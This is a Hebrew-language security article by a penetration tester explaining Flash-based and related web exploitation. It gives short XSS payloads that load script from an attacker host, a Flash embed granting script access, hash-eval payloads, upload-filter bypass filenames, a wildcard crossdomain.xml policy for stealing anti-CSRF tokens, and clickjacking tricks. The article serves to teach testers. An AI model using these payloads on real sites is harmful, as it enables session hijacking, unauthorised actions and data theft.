אקספלויטים - לנצל את התמיכה אחורה בפלאש

נכתב ע"י ישראל חורז'בסקי / Sro (אחראי טכנולוגיות, AppSec Labs)

רקע למאמר

בדפים הבאים אסקור אקספלויטים למצבים שונים באמצעות טכניקות שונות, כאשר החוט השזור יהיה Flash וממנו ארחיב לכיוונים נוספים. נראה לדוגמא:

- איך העלאת קובץ txt מאפשרת CSRF.
- איך השתמשתי בפלאש כדי לנצל XSS מוגבל באורך.
- X-Frame-Options לא מגן על Click jacking לקבצי פלאש, ובאופן כללי הכותר הזה עומד בפני החלפה.

מה אתם לא הולכים לקרוא כאן

לא על Cross Site Flashing - אתם יכולים לקרוא ב-OWASP. לא על Clickjacking להפעלת המצלמה של המחשב ו/או חולשות בגרסאות מסוימות של פלאש. במחשבה שניה, גם לא על הפיצ'רים והאבטחה של פלאש - כדאי לך בכל מקרה לעבור על הדף הזה. אדלג גם על העתיד של פלאש, עתידנות אני משאיר לאנשים שאוהבים לקנות דומיינים, כמו למשל isflashdeadyet.com.

האתגר: ניצול XSS עם Payload באורך מינימלי

לפני מספר שבועות פנה אלי אחד העובדים אצלנו וביקש סיוע בניצול XSS. היה לו PoC (Proof of Concept) שהוא יכול להקפיץ Alert, אבל אצלנו אוהבים לנצל ממצאים עד תום והוא רצה לבצע Exploit ממשי. המקרה הזה היה מאתגר, כיוון שלא היה ניתן לגנוב את ה-Cookies (בזכות HTTPOnly), דיפייס ופישינג היו פחות רלוונטים לאפליקציה והאקספלויט שהוא רצה היה ביצוע פעולות בשם המשתמש עם AJAX. האתגר המשמעותי כאן היה מגבלת אורך של 50 תווים, וקוד AJAX של בקשה או שניים הן ארוכות ארוכות יותר מ-50 תווים. הפתרון המקובל הוא לכתוב את כל הסקריפט על קובץ מרוחק בשרת של התוקף, ובאתר להזריק קוד JS שטוען את הקובץ המרוחק ומריץ אותו.

או בקצרה, ה-Payload היה צריך להיות:

```
<script src="http://attacker-site.com/payload.js"></script>
```

רגע לפני שנמשיך, ננסה לקצר את עניין הדומיין שתופס במקרה הזה חצי מהאורך. במקום http:// אפשר להשתמש רק ב-// שאומר לדפדפן שזו כתובת בדומיין אחר על אותו פרוטוקול שנמצאים בו כעת (http/https/ftp/ftps וכד'). במקום דומיין על הסיומת com אפשר ללכת על סיומת של 2 אותיות. וגם את שם הדומיין עצמו, למרות שהיום א"א לקנות דומיינים של פחות מ-3 אותיות, יש כאלה שכבר נמצאים בשוק, כמו a.ly ומה שנותר זה רק להגדיר כדיפולט של הדומיין את הקובץ js ו/או לפחות לשנות את שמו למשהו קצר. נניח 1.js. לא חובה לשים גרשיים מסביב לתוכן הפרמטר. מה שמשאיר אותנו (אם התוקף משתלט על a.ly) עם:

```
<script src=//a.ly/1.js></script>
```

פשוט אה? רק שהיה סינון אגרסיבי לתגית script, השטיקים הרגילים של ScRipt ו-scrscriptipt וכל היתר לא עבדו. אז איך עוד אפשר לטעון סקריפטים? נכון, דינמית ע"י JS:

```
y=document;x=y.createElement('script');x.src='//a.ly';y.head.appendChild
(x);
```

מה הבעיה? האורך. זה 78 תווים. מעט ארוך יותר מ-50. לאחר חשיבה קצרה הגעתי להבנה הפשוטה - JQUERY! מה דעתכם על:

```
$.getScript("//a.ly")
```

במקרה שלנו, איך לא, גם זה לא עבד. מה שגרם לי לעזוב את המחשב ולצאת לסיבוב בחדר. בתום הסיבוב הייתה לי תשובה אפשרית - הרצת JS ע"י פלאש. הכללה של קובץ פלאש בדף לא נעשית ע"י תגית סקריפט מצד אחד, ופלאש בהחלט יכול להריץ JS. מה שנותר זה לוודא שטעינת פלאש קצרה מספיק.

שימוש בפלאש לניצול XSS

אז קודם כל - איך נראית טעינת פלאש עם הרשאות ריצה של JS על הדומיין. יש כמה אפשרויות, בגדול תראו בדרך כלל משהו בסגנון:

```
<object type="application/x-shockwave-flash" width="100" height="100">
 <param name="movie" value="file.swf">
 <embed src="file.swf" width="100" height="100">
 </embed>
</object>
```

בשלב הראשון נוריד כל דבר שנראה לא הכרחי ונשאר עם:

```
<object>
  <param name="movie" value="file.swf">
  <embed src="file.swf">
  </embed>
</object>
```

אנחנו מדברים על 80 תווים. הרבה מדי. ועוד יש לנו את AllowScriptAccess=always להוסיף.


Param ו-embed נראים כפולים, embed מאפשר גם הכנסה של allowscriptsaccess בתוכו ללא צורך בתגית נוספת, אז נשאר איתו:

```
<object>
  <embed src=//a.ly/1.swf allowscriptaccess=always>
  </embed>
</object>
```

את 1.swf צריך להשאיר, חייבים לציין במפורש שם של קובץ.

השלב האחרון יהיה להסיר את תגי המעטפת, את תגי ה-Object ואת תג הסיום של embed ולתת לדפדפן להשלים הכל לבד:

```
<embed src=//a.ly/1.swf allowscriptaccess=always>
```



הנה כי כן הגענו ל-Payload באורך 49 תווים בדיוק. קובץ הפלאש יכול להיות בכל גודל שהוא ולהריץ JS כמה שירצה. Game over.

טכניקה קצרה יותר עבור Reflected XSS

במקרים של Reflected XSS שאנחנו שולטים ב-URL שהקרבן פותח, יש אפשרות להריץ JS עם פיילוד של 46 תווים:

```
<script>eval(location.hash.substr(1))</script>
```

ואז בלינק לדף לכתוב משהו כזה:

```
http://victim-site.com/vulnerable_page.htm#alert('xss')
```

אפשר גם בלי תגית סיום לסקריפט אם בהמשך הדף יש תגית סקריפט איפשהו, ואז זה יהיה קצר יותר. משהו כזה:

```
<script>eval(location.hash.substr(1));
```

גם אם בהמשך השורה יש טקסט כלשהו, הדפדפן ירנדר את ה-eval ויזרוק שגיאה רק אח"כ. אפשר גם בלי תגית סקריפט עם:

```
<img src=0 onerror=eval(location.hash.substr(1))>
```

כאמור, זה מתאים ל-Reflected XSS כשאתה יכול לטעון אצל הגולש דפים בכתובות שונות. במקרה הנדון הבודק מצא Persistent XSS, וזה היה דורש התקשקשות מורכבת של Redirects והזרקות דינמיות בשביל להשתמש בטכניקה הזו.

העלאת קבצים

מנגנון העלאת קבצים הוא אחד הדברים היותר בעייתיים, יש עליו ממש הרבה מתקפות וסוגי אימותים (Validations) שצריך לבצע. אולם ללא ספק הדבר הראשון שתוקף ירצה לבצע הוא להעלות Web shell. העלאת קובץ עם קוד שירוץ בצד שרת וייתן גישה ו/או שליטה נוחה בשרת.

כמובן שבדיקת mime type של הקובץ לפי ה-headers שנשלחים בבקשה לשרת ניתנים לעקיפה בקלות, בדיקת חתימות של התוכן גם ניתנת לעקיפה די בקלות במרבית המקרים (החתימה של תמונות לדוג' היא מאוד פשוטה ומעבר לתווים הראשונים בקובץ ניתן להכניס מה שרוצים), וזה משאיר בדיקה לפי סיומות.

גם בדיקת סיומות יכולה להיות דבילית וניתנת לעקיפה ע"י קובץ בשם:

```
Omg.jpg.aspx
```

ובגרסאות מסויימות ב-PHP ע"י:

```
Omg.aspx%00.jpg
```

וכן הלאה.

בהנחה ובדיקת הסיומות ברמת ניתוח הטקסט מבוצעת נכון, עדיין לעיתים זה Black list, ואז מתחיל משחק חתול ועכבר של המתכנת שחוסם סיומות והתוקף שמנסה להעלות קבצים עם סיומות מאתגרות.

אחד המקרים היותר חמודים שנתקלתי בהם, היה מישהו שהעלה קובץ htaccess. שהגדיר את כל קבצי ה-jpg לרוץ כ-PHP עם:

```
AddType application/php.jpg
```

אני אישית פעם נתקלתי במצב שלא מצאתי שום סיומת צד שרת אפשרית, מה שעשיתי היה להעלות קובץ html ובום יש לנו Persistent XSS.

נחזור לפלאש. אם יש לנו אפשרות להעלות קבצים ל-root של הדומיין, נשמח להעלות קובץ crossdomain.xml (באמצעות הקובץ הזה, נוכל לשלוח Web requests מפלאש שנמצא בדומיין שלנו. במילים אחרות - עקפנו במסלול צדדי את SOP - Same Origin Policy של AJAX).

גם אם ההעלאה היא לתוך תיקיה, נוכל לנסות לבצע על שם הקובץ Path traversal. נתפוס את הבקשה עם פרוקסי (אם אתם בקטע של OWASP לכו על ZAP, אם אתם רוצים חיים טובים לכו על Burp). ושם בשם הקובץ נכניס crossdomain.xml/../.. יש כמה וכמה פלטפורמות שפגיעות לזה (NodeJS, JSP ועוד), או באמצעות Absolute path (לינק).

אבל מה נעשה אם יש בדיקת White list על העלאת קבצים שמאפשרת העלאת קבצים מסוג מסויים? ובכן, זה הזמן להציץ בקובץ crossdomain.xml כי יש מצב שאפשר לטעון לו עוד חוקים על ידי קבצים נוספים. אם נמצא שם:

```
<site-control permitted-cross-domain-policies="all"/>
```

זה אומר שאנחנו יכולים להעלות לכל תיקיה בדומיין הזה קובץ בכל שם שהוא (לדוג' my_upload.txt) עם התוכן:

```
<?xml version="1.0"?>
<cross-domain-policy>
 <allow-access-from domain="*" />
</cross-domain-policy>
```

הקובץ משפיע על התיקיה שהוא נמצא בו ועל התיקיות שמתחתיו (אלה שמעליו לא מושפעים). כך שכעת אנחנו יכולים לשים בדומיין שלנו (שהוא הדומיין של התוקף) קובץ פלאש, להגיד לו לטעון Policy מהקובץ my_uploads.txt שהעלינו לשרת של הקרבן. הפוליסי הזה מאפשר לנו לקרוא באמצעות הפלאש שבאתר של התוקף, דפים מהאתר של הקרבן, להוציא מהם את ה-Anti CSRF Token ואז לשלוח בקשות בשם המשתמש.

ובקצרה - אנחנו יכולים באמצעות הפלאש לקרוא את הטוקן (כמו גם את ה-Viewstate וכל היתר) של המשתמש ואז לבצע CSRF.

Clickjacking

Clickjacking או בשם המקצועי UI redressing. במתקפה זו התוקף מכניס את האתר המותקף לתוך Iframe, בדרך כלל Iframe שקוף, וגורם למשתמש שגולש באתר א' ללחוץ על לחצן ב-Iframe שמכיל את אתר ב' בלי שהוא מודע לכך שהוא לוחץ על ה-Iframe, כך שבפועל המשתמש מבצע פעולה באתר ב'.

לכלי אונלייני שפיתחתי בשביל ניצול מתקדם בקלות של Clickjacking לחץ כאן, לקריאה נוספת על המתקפה ועל דרכי ההתגוננות לחץ כאן.


לגבי פלאש, אציין בקצרה שההגנה הסטנדרטית עם הכותר x-frame-options לא עוזרת בפלאש, כי זה לא Iframe אלא Object. מה שאומר שניתן להכליל קובץ פלאש מדומיינים אחרים, להפוך אותם לשקופים עם Opacity ולגרום למשתמש ללחוץ עליהם. וגם בדיקה ב-Action script לבד של הכתובת לא בהכרח תעזור, כי אפשר לטעון פלאש לא רק על ידי אובייקט, אלא גם על ידי יצירת Iframe שהכתובת שלו היא:

```
http://victim-site.com/something.swf?param1=x&param2=y
```

אם כבר הזכרנו את x-frame-options, זו ההזדמנות לעדכן שהתוכנית היא שהוא לא יהיה Header לחוד, אלא שהגבלת ההכללה של דומיינים תתווסף לכותר Content-Security-Policy. ניתן לקרוא על כך עוד בבלוג של אפסק בפוסט:

https://appsec-labs.com/blog/anti-clickjacking/

ואם דיברנו על Clickjacking, ראיתי שהרבה אנשים לא יודעים שעל ידי הכנסה של אתר לתוך Iframe, אני יכול להעתיק ממנו מידע עם Social Engineering. דוגמא לאקספלויט שמימשתי פעם:



בצד שמאל יש אתר זדוני שמבקש מהמשתמש לפענח קאפצ'ה, בפועל ה"קאפצ'ה" היא Iframe קטן שמוגדר עם CSS להציג חלק מסויים מתוכו. החלק הזה יהיה מידע רגיש ונקודתי (כמו 6 ספרות אחרונות של מספר אשראי, סכום הכסף שנמצא בבנק בפקדון וכד') שאותו נרצה לקבל. בהרצאות קודמות שלי על HTML5 הדגמתי גם כתיבה לתוך Iframe עם כל מיני טכניקות, בכל אופן, ברור ש-Clickjacking זה ניצול מאוד מסויים והניצול הכי קל, היכולת להכליל אתר בתוך Iframe בדומיינים אחרים פותחת עוד אפשרויות ניצול.

מספר מילים לסיום

לא יודע כמה זמן פלאש יישאר איתנו (במתכונת הזו, ב-Air למובייל זה שונה), אך כל עוד הוא נתמך אני מנחה את הבודקים אצלנו להשתמש בו לאקספלויטים ככל שצריך, כי זה עוזר המון. סתם ככה דוגמא נוספת לסיום, נתקלתי במקרה שבו יכולתי להזריק כל תו שאני רוצה, אבל היה סינון על המילה script וגם המילה on, מה שמונע גם את האפשרות לפתוח תגית script וגם פתיחת תגית אחרת ושימוש ב-events (onclick, onfocus). ובכן, כעת כשתיתקלו בכזה מקרה - אתם כבר יודעים איך פותרים אותו.

אודות

שמי ישראל חורז'בסקי, אחראי טכנולוגיות בחברת AppSec Labs. חוקר, מדריך ויועץ בנושאי קוד מאובטח ו-Hacking. אנצל את הבמה לספר שאנחנו מגייסים עובדים ל-2 סוגי משרות. גם חבר'ה תותחים עבור הדרכות, ייעוץ, PT וכו', אך גם אנשים פחות מנוסים עבור מספר פרוייקטים שאנחנו מקדמים. אז אם הנך בעל/ת ותק של מעל שנה בבדיקות אפליקטיביות ואת/ה רוצה לעוף קדימה , אל תהסס/י לשלוח קו"ח לכתובת israel@appsec-labs.com.

ישראל חורז'בסקי

אחראי טכנולוגיות, AppSec Labs